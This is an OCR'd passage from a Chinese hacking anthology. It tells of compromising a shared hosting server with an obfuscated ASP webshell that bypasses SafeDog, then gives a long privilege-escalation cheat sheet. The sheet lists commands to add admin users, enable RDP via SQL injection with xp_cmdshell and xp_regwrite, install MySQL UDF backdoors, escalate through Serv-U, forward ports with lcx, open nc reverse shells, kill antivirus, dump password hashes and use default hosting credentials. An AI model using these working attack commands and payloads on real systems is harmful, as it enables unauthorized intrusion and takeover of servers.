


图　2-3-21

还有这个 web 虚拟化平台，如图 2-3-22：

图　2-3-22

这个 MAS 移动代理服务器，还有几个就不发了，内网不是特别大，192.168.100.107 貌似是 server 服务器,但是是 linux 系统。

下一步的思路就是收集全部信息，然后放几个键盘嗅探器，如果可以放个 cain，但是怕动静太大，思路快没了。

因为 08 服务器大家因该知道 14 位的各种组合密码，不好搞，小菜文章，大牛忽喷。

（全文完）责任编辑：Rem1x

第三章　权限提升

第1节　最新版 iis 安全狗+服务器安全狗下的一次提权

作者：AvckDr

来自：听潮社区 — F4ckTeam

网址：http://team.f4ck.org/

无任何技术含量，记得那天 t00ls 群里的骚年说我网站被挂了菠菜链接。

当时我还不信，一查看源代码我当时就吓傻了果然是被挂上了菠菜链接，第一反应就是被邻居害了。

贪便宜随便在淘宝上买了个十几块钱的服务器，没想到就这样被挂了想了想既然别人能挂，那么我是不是能试试日下服务器？

打开 ftp 传了个一句话上去却发现，如图 3-1-1：




图　3-1-1

安全狗，被咬的略疼，果断的换了个免杀马儿。

```
<%
Function MorfiCoder(Code)
MorfiCoder=Replace(Replace(StrReverse(Code),"/*/",""""),"\*\",vbCrlf)
End Function
Execute MorfiCoder(")/*/z/*/(tseuqer lave")
%>
```

密码 z 这次再连接却是 405，如图 3-1-2：

图　3-1-2

突然想起来我的网站有安全宝防护，考虑要不要把 CDN 暂时撤掉时突然想起了买空间的时候都会送一个二级域名，于是乎就连接 2 级域名去了，第一眼看到我以为是星外，结果也是的确是星外的，如图 3-1-3：

图　3-1-3

在论坛找了个过狗的 aspx 大马，传上去后发现居然还可以执行命令，如图 3-1-4：

图　3-1-4

探测了一下可以直接拿到 iis 的全部信息，星外最硬伤的 freehostrunat 也在里面，如图 3-1-5 与 3-1-6：




图　3-1-5




图　3-1-6

一千多个站点的服务器就这样沦陷了！打广告说的是 8H，反正 8H 我也没看见，4H 我是看见了，这样欺骗顾客也就算了，安全还做的这么差，这些人，我只能说呵呵，没搞什么破坏，只是看了看，那天无聊再去把空间提供商日了吧，虽然过程很简单，但是我的确是过了狗提了权，你们怎么看呢？

过狗大马下载地址：http://pan.baidu.com/s/1kTLYZdl

（全文完）责任编辑：3869

第2节　新手提权笔记

作者：血梦

来自：听潮社区 — F4ckTeam

网址：http://team.f4ck.org/

【web 提权】

1.能不能执行 cmd 就看这个命令：net user，net 不行就用 net1，再不行就上传一个 net 到可写可读目录，执行/c c:\windows\temp\cookies\net1.exe user。

2.当提权成功，3389 没开的情况下，上传开 3389 的 vps 没成功时，试试上传 rootkit.asp 用刚提权的用户登录进去就是 system 权限，再试试一般就可以了。

3.cmd 拒绝访问的话就自己上传一个 cmd.exe 自己上传的后缀是不限制后缀的，cmd.exe/cmd.com/cmd.txt 都可以。

4.cmd 命令：systeminfo，看看有没有 KB952004、KB956572、KB970483 这三个补丁，如果没有，第一个是 pr 提权，第二个是巴西烤肉提权，第三个是 iis6.0 提权。

6.c:\windows\temp\cookies\这个目录。

7.找 sa 密码或是 root 密码，直接利用大马的文件搜索功能直接搜索，超方便！

8.cmd 执行 exp 没回显的解决方法：com 路径那里输入 exp 路径 C:\RECYCLER\pr.exe，命令那

里清空(包括/c)输入"net user jianmei daxia /add"。
9.增加用户并提升为管理员权限之后，如果连接不上 3389，上传 rootkit.asp 脚本，访问会提示登录，用提权成功的账号密码登录进去就可以拥有管理员权限了。
10.有时变态监控不让添加用户，可以尝试抓管理哈希值，上传“PwDump7 破解当前管理密码(hash 值)”，俩个都上传，执行 PwDump7.exe 就可以了，之后到网站去解密即可。
11.有时增加不上用户，有可能是密码过于简单或是过于复杂，还有就是杀软的拦截，命令 tasklist 查看进程。
12.其实星外提权只要一个可执行的文件即可，先运行一遍 cmd，之后把星外 ee.exe 命名为 log.csv 就可以执行了。
13.用 wt.asp 扫出来的目录，其中红色的文件可以替换成 exp，执行命令时 cmd 那里输入替换的文件路径，下面清空双引号加增加用户的命令。
14.提权很无奈的时候，可以试试 TV 远控，通杀内外网，穿透防火墙，很强大的。
15.当可读可写目录存在空格的时候，会出现这样的情况：'C:\Documents' 不是内部或外部命令，也不是可运行的程序或批处理文件。解决办法是利用菜刀的交互 shell 切换到 exp 路径，如：Cd C:\Documents and Settings\All Users\Application Data\Microsoft 目录，然后再执行 exp 或者 cmd，就不会存在上面的情况了，aspshell 一般是无法跳转目录的。
16.有时候可以添加用户，但是添加不到管理组，有可能是 administrators 改名了，net user administrator 看下本地组成员*administrators。
17.进入服务器，可以继续内网渗透这个时候可以尝试打开路由器默认帐号：admin 密码：admin。
18.有的 cmd 执行很变态，asp 马里，cmd 路径填上面，下面填： "c:\xxx\exp.exe "whoami" 记得前面加两个双引号，不行后面也两个，不行就把 exp 的路径放在 cmd 那里，下面不变。
19.一般增加不上用户，或是想添加增加用户的 vbs,bat，远控小马到服务器的启动项里，用“直接使服务器蓝屏重启的东东”这个工具可以实现。
20.执行 PwDump7.exe 抓哈希值的时候，建议重定向结果到保存为 1.txt /c c:\windows\temp\cookies\PwDump7.exe >1.txt。
21.菜刀执行的技巧，上传 cmd 到可执行目录，右击 cmd 虚拟终端，help 然后 setp c:\windows\temp\cmd.exe 设置终端路径为：c:\windows\temp\cmd.exe。
22.当不支持 aspx，或是支持但跨不了目录的时候，可以上传一个读 iis 的 vps，执行命令列出所有网站目录，找到主站的目录就可以跨过去了。上传 cscript.exe 到可执行目录，接着上传 iispwd.vbs 到网站根目录，cmd 命令/c "c:\windows\temp\cookies\cscript.exe" d:\web\iispwd.vbs。
23.如何辨别服务器是不是内网，例如 IP：192.168.x.x 172.16.x.x 10.x.x.x

【dos 命令大全】

查看版本：ver
查看权限：whoami
查看配置：systeminfo
查看用户：net user
查看进程：tasklist
查看正在运行的服务：tasklist /svc
查看开放的所有端口：netstat -ano
查询管理用户名：query user
查看搭建环境：ftp 127.0.0.1
查看指定服务的路径：sc qc Mysql

添加一个用户：net user jianmei daxia.asd /add
提升到管理权限：net localgroup administrators jianmei /add
添加用户并提升权限：net user jianmei daxia.asd /add & net localgroup administrators jianmei /add
查看制定用户信息：net user jianmei
查看所有管理权限的用户：net localgroup administrators
加入远程桌面用户组：net localgroup "Remote Desktop Users" jianmei /add
突破最大连接数：mstsc /admin /v:127.0.0.1
删除用户：net user jianmei /del
删除管理员账户:net user administrator daxia.asd
更改系统登陆密码：net password daxia.asd
激活 GUEST 用户：net user guest /active:yes
开启 TELNET 服务：net start telnet
关闭麦咖啡：net stop "McAfee McShield"
关闭防火墙：net stop sharedaccess
查看当前目录的所有文件：dir c:\windows
查看制定文件的内容：type c:\windows\1.asp
把 cmd.exe 复制到 c:\windows 的 temp 目录下并命名为 cmd.txt：copy c:\windows\temp\cookies\cmd.exe c:\windows\temp\cmd.txt
开 3389 端口的命令：REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 0 /f
查看补丁：dir c:\windows\>a.txt&(for %i in (KB952004.log KB956572.log KB2393802.log KB2503665.log KB2592799.log KB2621440.log KB2160329.log KB970483.log KB2124261.log KB977165.log KB958644.log) do @type a.txt|@find /i "%i"||@echo %i Not Installed!)&del /f /q /a a.txt

【SQL 语句直接开启 3389】

3389 登陆关键注册表位置：
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\DenyTSConnections
其中键值 DenyTSConnections 直接控制着 3389 的开启和关闭，当该键值为 0 表示 3389 开启，1 则表示关闭。而 MSSQL 的 xp_regwrite 的存储过程可以对注册进行修改，我们使用这点就可以简单的修改 DenyTSConnections 键值，从而控制 3389 的关闭和开启。

开启 3389 的 SQL 语句：
syue.com/xiaohua.asp?id=100;exec master.dbo.xp_regwrite'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Control\Terminal Server','fDenyTSConnections','REG_DWORD',0;--
关闭 3389 的 SQL 语句：
syue.com/xiaohua.asp?id=100;exec master.dbo.xp_regwrite'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Control\Terminal Server','fDenyTSConnections','REG_DWORD',1;--

【常见杀软】

360tray.exe 360 实时保护
ZhuDongFangYu.exe 360 主动防御
KSafeTray.exe 金山卫士
McAfee McShield.exe 麦咖啡
SafeDogUpdateCenter.exe 服务器安全狗

【windows 提权中敏感目录和敏感注册表的利用】

敏感目录目录权限提权用途 C:\Program Files\默认用户组 users 对该目录拥有查看权可以查看服务器安装的应用软件 C:\Documents and Settings\All Users\「开始」菜单\程序 Everyone 拥有查看权限存放快捷方式，可以下载文件，属性查看安装路径，C:\Documents and Settings\All Users\Documents Everyone 完全控制权限上传执行 cmd 及 exp，C:\windows\system32\inetsrv\ Everyone 完全控制权限上传执行 cmd 及 exp，C:\windows\my.iniC:\Program Files\MySQL\MySQL Server 5.0\my.ini 默认用户组 users 拥有查看权限安装 mysql 时会将 root 密码写入该文件，C:\windows\system32\默认用户组 users 拥有查看权限 Shift 后门一般是在该文件夹，可以下载后门破解密码 C:\Documents and Settings\All Users\「开始」菜单\程序\启动 Everyone 拥有查看权限可以尝试向该目录写入 vbs 或 bat，服务器重启后运行。C:\RECYCLER\D:\RECYCLER\ Everyone 完全控制权限回收站目录。常用于执行 cmd 及 exp，C:\Program Files\Microsoft SQL Server\默认用户组 users 对该目录拥有查看权限收集 mssql 相关信息，有时候该目录也存在可执行权限，C:\Program Files\MySQL\默认用户组 users 对该目录拥有查看权限找到 MYSQL 目录中 user.MYD 里的 root 密码，C:\oraclexe\默认用户组 users 对该目录拥有查看权限可以尝试利用 Oracle 的默认账户提权 C:\WINDOWS\system32\config 默认用户组 users 对该目录拥有查看权限尝试下载 sam 文件进行破解提权 C:\Program Files\Geme6 FTP Server\Remote Admin\Remote.ini 默认用户组 users 对该目录拥有查看权限 Remote.ini 文件中存放着 G6FTP 的密码 c:\Program Files\RhinoSoft.com\Serv-U\c:\Program Files\Serv-U\默认用户组 users 对该目录拥有查看权限 ServUDaemon.ini 中存储了虚拟主机网站路径和 c:\windows\system32\inetsrv\MetaBase.xml 默认用户组 users 对该目录拥有查看权限 IIS 配置文件 C:\tomcat5.0\conf\resin.conf 默认用户组 users 对该目录拥有查看权限 Tomat 存放密码的位置 C:\ZKEYS\Setup.ini 默认用户组 users 对该目录拥有查看权限 ZKEY 虚拟主机存放密码的位置。

【提权中的敏感注册表位置】

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\MSSQLServer\SuperSocketNetLib\Tcp Mssql 端口。

HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server DenyTSConnections 远程终端值为 0 即为开启。

HKEY_LOCAL_MACHINE\SOFTWARE\MySQL AB\ mssql 的注册表位置。

HKEY_LOCAL_MACHINE\SOFTWARE\HZHOST\CONFIG\华众主机注册表配置位置。

HKEY_LOCAL_MACHINE\SOFTWARE\Cat Soft\Serv-U\Domains\1\UserList\ serv-u 的用户及密码（su 加密）位置。

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\WinStations\RDP-Tcp 在该注册表位置 PortNumber 的值即位 3389 端口值。

HKEY_CURRENT_USER\Software\PremiumSoft\Navicat\Servers mysql 管理工具 Navicat 的注册表位置，提权运用请谷歌。

HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters Radmin 的配置文件，提权中常将其导出进行进行覆盖提权。

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\MSFtpsvc\Parameters\Virtual Roots\ IIS 注册表全版本泄漏用户路径和 FTP 用户名漏洞。

HKEY_LOCAL_MACHINE\software\hzhost\config\Settings\mastersvrpass 华众主机在注册表中保存的 mssql、mysql 等密码。

HKEY_LOCAL_MACHINE\SYSTEM\LIWEIWENSOFT\INSTALLFREEADMIN\11 星外主机 mssql 的 sa 账号密码，双 MD5 加密。

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\MSFtpsvc\Parameters\Virtual

Roots\ControlSet002 星外 ftp 的注册表位置，当然也包括 ControlSet001、ControlSet003。

【wscript.shell 的删除和恢复】

载 wscript.shell 对象，在 cmd 下或直接运行：regsvr32 /u %windir%\system32\WSHom.Ocx 卸载 FSO 对象，在 cmd 下或直接运行：regsvr32.exe /u %windir%\system32\scrrun.dll 卸载 stream 对象，在 cmd 下或直接运行：regsvr32 /s /u "C:\ProgramFiles\CommonFiles\System\ado\msado15.dll"如果想恢复的话只需要去掉/U 即可重新再注册以上相关 ASP 组件，这样子就可以用了。

【如何找到准确的终端连接端口】

在 aspx 大马里，点击“系统信息”第三个就是目前的 3389 端口，或是执行命令查看正在运行的服务：tasklist /svc 找到：svchost.exe 1688 TermService 记住 1688 这个 ID 值，查看开放的所有端口：netstat -ano 找到 1688 这个 ID 值所对应的端口就是 3389 目前的端口。

【s6 提权提示 Can not find wmiprvse.exe 的突破方法】

突破方法一：

在 IIS 环境下，如果权限做得不严格，我们在 aspx 大马里面是有权限直接结束 wmiprvse.exe 进程的，进程查看里面直接 K 掉在结束之后，它会再次运行，这时候的 PID 值的不一样的。这时候我们回来去运行 exp，直接秒杀。

突破方法二：

虚拟主机，一般权限严格限制的，是没权限结束的，这时候我们可以考虑配合其他溢出工具让服务器强制重启，比如“直接使服务器蓝屏重启的东东”甚至可以暴力点，DDOS 秒杀之，管理发现服务器不通了首先肯定是以为服务器死机，等他重启下服务器（哪怕是 IIS 重启下）同样秒杀之。

【本地溢出提权】

计算机有个地方叫缓存区,程序的缓存区长度是被事先设定好的，果用户输入的数据超过了这个缓存区的长度，那么这个程序就会溢出了，缓存区溢出漏洞主要是由于许多软件没有对缓存区检查而造成的，利用一些现成的造成溢出漏洞的 exploit 通过运行，把用户从 users 组或其它系统用户中提升到 administrators 组，想要执行 cmd 命令，就要 wscript.shell 组建支持，或是支持 aspx 脚本也行，因为 aspx 脚本能调用.net 组件来执行 cmd 的命令。

【sa 提权】

扫描开放的端口，1433 开了就可以找 sa 密码提权，用大马里的搜索文件功能，sa 密码一般在 conn.asp config.asp web.config 这三个文件。也可以通过注册表找配置文件，看下支持 aspx 不，支持的话跨目录到别的站点上找，找到之后用 aspshell 自带的 sql 提权登录再执行命令创建用户即可。aspx 马提权执行命令有点不一样，点击数据库管理选 MSSQL--server=localhost;UID=sa;PWD=;database=master;Provider=SQLOLEDB--输入帐号密码连接即可，增加一个用户：exec master.dbo.xp_cmdshell 'net user jianmei daxia.asd /add';--
提升为管理员：exec master.dbo.xp_cmdshell 'net localgroup administrators jianmei /add';--
如果增加不上，说明是 xp_cmdshell 组建没有，增加 xp_cmdshell 组建：Use master dbcc addextendedproc('xp_cmdshell','xplog70.dll')。

【root 提权】

利用 mysql 提权的前提就是，服务器安装了 mysql,mysql 的服务没有降权,是默认安装以系统权限继承的(system 权限)，且获得了 root 的账号密码，如何判断一台 windows 服务器上的 mysql 有没有降权？cmd 命令 net user 如果存在 mysql mssql 这样用户或者类似的，通常就是它的 mssql mysql 服务已经被降权运行了，如何判断服务器上是否开启了 mysql 服务？开了 3306 端口，有的管理员会把默认端口改掉，另一个判断方法就是网站是否支持 php，一般支持的话都是用 mysql 数据库的。

【何查看 root 密码】

在 mysql 的安装目录下找到 user.myd 这个文件，root 就藏在里面，一般是 40 位 cmd 加密，一些 php 网站安装的时候用的是 root 用户，在 conn.asp 与 config.asp 文件里。有时会显得很乱，这时就需要自己去组合，前 17 位在第一行可以找到，还有 23 位在第三行或是其他行，自己继续找。可以直接用 php 脚本里“mysql 执行”，或是上传个 UDF.php，如果网站不支持 PHP，可以去旁一个 php 的站，也可以把 UDF.php 上传到别的 phpshell 上也可以。填入帐号密码之后，自然就是安装 DLL 了，点击“自动安装 Mysql BackDoor”显示导出跟创建函数成功后，紧接着执行增加用户的命令即可。

注意：5.0 版本以下(包括 5.0 的)默认 c:\windows\系统目录就可以了，5.1 版本以上的不能导出到系统目录下创建自定义函数，只能导出在 mysql 安装目录下的 lib/plugin 目录中。

例如：D:/Program Files/MySQL/MySQL Server 5.1/lib/plugin/mysql.dll 如果密码看不见，或是组合不到 40 位，就本地安装一个 mysql 吧。

1、停止 mysql 服务。

2、替换下载下来的 3 个文件（user.MYI user.MYD user.frm）。

3、cmd 切换到 bin 目录下，进入 mysql 安全模式，cmd 命令：mysqld-nt --skip-grant-tables。

4、重新打开一个 cmd 切换到 bin 目录下，cmd 命令：mysql -u root 版本不同有可能是：mysql -uroot –proot。

5、最后查询一下就出来了 select user,password from mysql.user;

【serv-u 提权】

这个文件里包含 serv-u 的 md5 密码：C:\Program Files\RhinoSoft.com\Serv-U\\ServUDaemon.ini 找到这个文件：ServUDaemon.ini 打开找到：LocalSetupPassword=nqFCE64E0056362E8FCAF813094EC39BC2 再拿 md5 密文去解密，再用现在的密码登陆提权即可。serv-u 提权的前提是 43958 端口开了，且知道帐号密码！如果帐号密码默认，直接用 shell 里面的 serv-u 提权功能即可搞定，建议用 aspx 马、php 马去提权，因为可以看回显。530 说明密碼不是默认的,回显 330 说明成功，900 说明密码是默认的，在程序里找个快捷方式，或是相关的文件进行下载到本地，再查看文件的属性，就可以找到 serv-u 的安装目录了。目录有修改权限之 serv-u 提权：找到 serv-u 的目录，再找到用户的配置文件 ServUDaemon.ini，直接增加一个用户代码，保存！接着本地 cmd 命令：ftp 服务器 ip，回车，输入帐号密码再回车，接着先试试普通的 cmd 命令提权，不行的话就使用 ftp 提权的命令：

Quote site exec net user jianmei daxia /add 增加一个用户
Quote site exec net localgroup administrators jianmei /add 提升到管理员权限
200 EXEC command successful (TID=33)执行成功的回显信息
Maintenance=System 权限类型多加一行指定新加帐号为系统管理员
ReloadSettings=True 在修改 ini 文件后需加入此项，这时 serv-u 会自动刷新配置文件并生效

【端口转发】

什么情况下适合转发端口？

1.服务器是内网，我们无法连接。

2.服务器上有防火墙，阻断我们的连接。

转发端口的前提，我们是外网或是有外网服务器。找个可读可写目录上传 lcx.exe 本地 cmd 命令：lcx.exe -listen 1988 4567（监听本地 1988 端口并转发到 4567 端口）接着 shell 命令：/c c:\windows\temp\cookies\lcx.exe -slave 本机 ip 1988 服务器 ip 3389（把服务器 3389 端口转发到本地 4567 端口）之后本地连接：127.0.0.1:4567（如果不想加上:4567 的话，本地执行命令的时候，把 4567 换成 3389 来执行就行了）上是本机外网情况下操作，接着说下在外网

服务器里如何操作：上传 lxc.exe cmd.exe 到服务器且同一目录，执行 cmd.exe 命令：lcx.exe -listen 1988 4567 接着在 aspxshell 里点击端口映射，远程 ip 改为站点的 ip，远端口程填 1988，点击映射端口，接着在服务器里连接 127.0.0.1:4567 就可以了。

【nc 反弹提权】

当可以执行 net user，但是不能建立用户时，就可以用 NC 反弹提权试下，特别是内网服务器，最好用 NC 反弹提权。不过这种方法，只要对方装了防火墙，或是屏蔽掉了除常用的那几个端口外的所有端口，那么这种方法也失效了。找个可读可写目录上传 nc.exe cmd.exe。

-l 监听本地入栈信息

-p port 打开本地端口

-t 以 telnet 形式应答入栈请求

-e 程序重定向

本地 cmd 执行：nc -vv -l -p 52 进行反弹，接着在 shell 里执行命令：c:\windows\temp\nc.exe -vv 服务器 ip 999 -e c:\windows\temp\cmd.exe 最好是 80 或 8080 这样的端口，被防火墙拦截的几率小很多，执行成功后本地 cmd 命令：cd/（只是习惯而已），接着以 telnet 命令连接服务器：telnet 服务器 ip 999，回车出现已选定服务器的 ip 就说明成功了，接着权限比较大了，尝试建立用户！本地 cmd 执行：nc -vv -l -p 52 进行反弹 c:\windows\temp\nc.exe -e c:\windows\temp\cmd.exe 服务器 ip 52，shell 执行命令 c:\windows\temp\nc.exe -l -p 110 -t -e c:\windows\temp\cmd.exe，一般这样的格式执行成功率很小，不如直接在 cmd 那里输入：c:\windows\temp\nc.exe 命令这里输入：-vv 服务器 ip 999 -e c:\windows\temp\cmd.exe，这个技巧成功率比上面那个大多了，不单单是 nc 可以这样，pr 这些提权 exp 也是可以的。

【星外提权】

如何知道是不是星外主机？

第一：网站物理路径存在“freehost”。

第二：asp 马里点击程序，存在“7i24 虚拟主机管理平台”“星外主机”之类的文件夹，默认帐号：freehostrunat 与默认密码：fa41328538d7be36e83ae91a78a1b16f!7。freehostrunat 这个用户是安装星外时自动建立的，已属于 administrators 管理组，而且密码不需要解密，直接登录服务器即可。

星外常写目录：

C:\RECYCLER

C:\windows\temp

e:\recycler

f:\recycler

C:\php\PEAR

C:\WINDOWS\7i24.com\FreeHost

C:\php\dev

C:\System Volume Information

C:\7i24.com\serverdoctor\log

C:\WINDOWS\Temp

c:\windows\hchiblis.ibl

C:\7i24.com\iissafe\log

C:\7i24.com\LinkGate\log

C:\Program Files\Thunder Network\Thunder7

C:\Program Files\Thunder Network\Thunder

C:\Program Files\Symantec AntiVirus\SAVRT

c:\windows\DriverPacks\C\AM2

C:\Program Files\FlashFXP

c:\Program Files\Microsoft SQL Server\90\Shared\ErrorDumps

C:\Program Files\Zend\ZendOptimizer-3.3.0

C:\Program Files\Common Files

c:\Documents and Settings\All Users\Application Data\Hagel Technologies\DU Meter\log.csv

c:\Program Files\360\360Safe\deepscan\Section\mutex.db

c:\Program Files\Helicon\ISAPI_Rewrite3\error.log

c:\Program Files\Helicon\ISAPI_Rewrite3\Rewrite.log

c:\Program Files\Helicon\ISAPI_Rewrite3\httpd.conf

c:\Program Files\Common Files\Symantec Shared\Persist.bak

c:\Program Files\Common Files\Symantec Shared\Validate.dat

c:\Program Files\Common Files\Symantec Shared\Validate.dat

C:\Program Files\Zend\ZendOptimizer-3.3.0\docs

C:\Documents and Settings\All Users\DRM

C:\Documents and Settings\All Users\Application Data\McAfee\DesktopProtection

C:\Documents and Settings\All Users\Application Data\360safe\softmgr

C:\Program Files\Zend\ZendOptimizer-3.3.0\lib\Optimizer-3.3.0\php-5.2.x\ZendOptimizer.dll

C:\Documents and Settings\All Users\Application Data\Microsoft\Media Index

【ee 提权法】

找个可读可写目录上传 ee.exe，cmd 命令：/c c:\windows\temp\cookies\ee.exe -i（获取星外帐号的 id 值，例如回显：FreeHost ID：724）接着命令：/c c:\windows\temp\cookies\ee.exe -u 724（获取星外的帐号密码）。

【vbs 提权法】

找个可读可写目录上传 cscript.exe iispwd.vbs，md 命令：/c "c:\windows\temp\cookies\cscript.exe" c:\windows\temp\cookies\iispwd.vbs

意思是读取 iis，这样一来，不但可以获取星外的帐号密码，还可以看到同服务器上的所有站点的目录。

可行思路大全：经测试以下目录中的文件权限均为 everyone，可以修改，可以上传同文件名替换，删除，最重要的是还可以执行。

360 杀毒 db 文件替换：

c:\ProgramFiles\360\360SD\deepscan\Section\mutex.db

c:\ProgramFiles\360\360Safe\deepscan\Section\mutex.db

C:\ProgramFiles\360\360Safe\AntiSection\mutex.db

IISrewrite3 文件替换：

C:\ProgramFiles\Helicon\ISAPI_Rewrite3\Rewrite.log

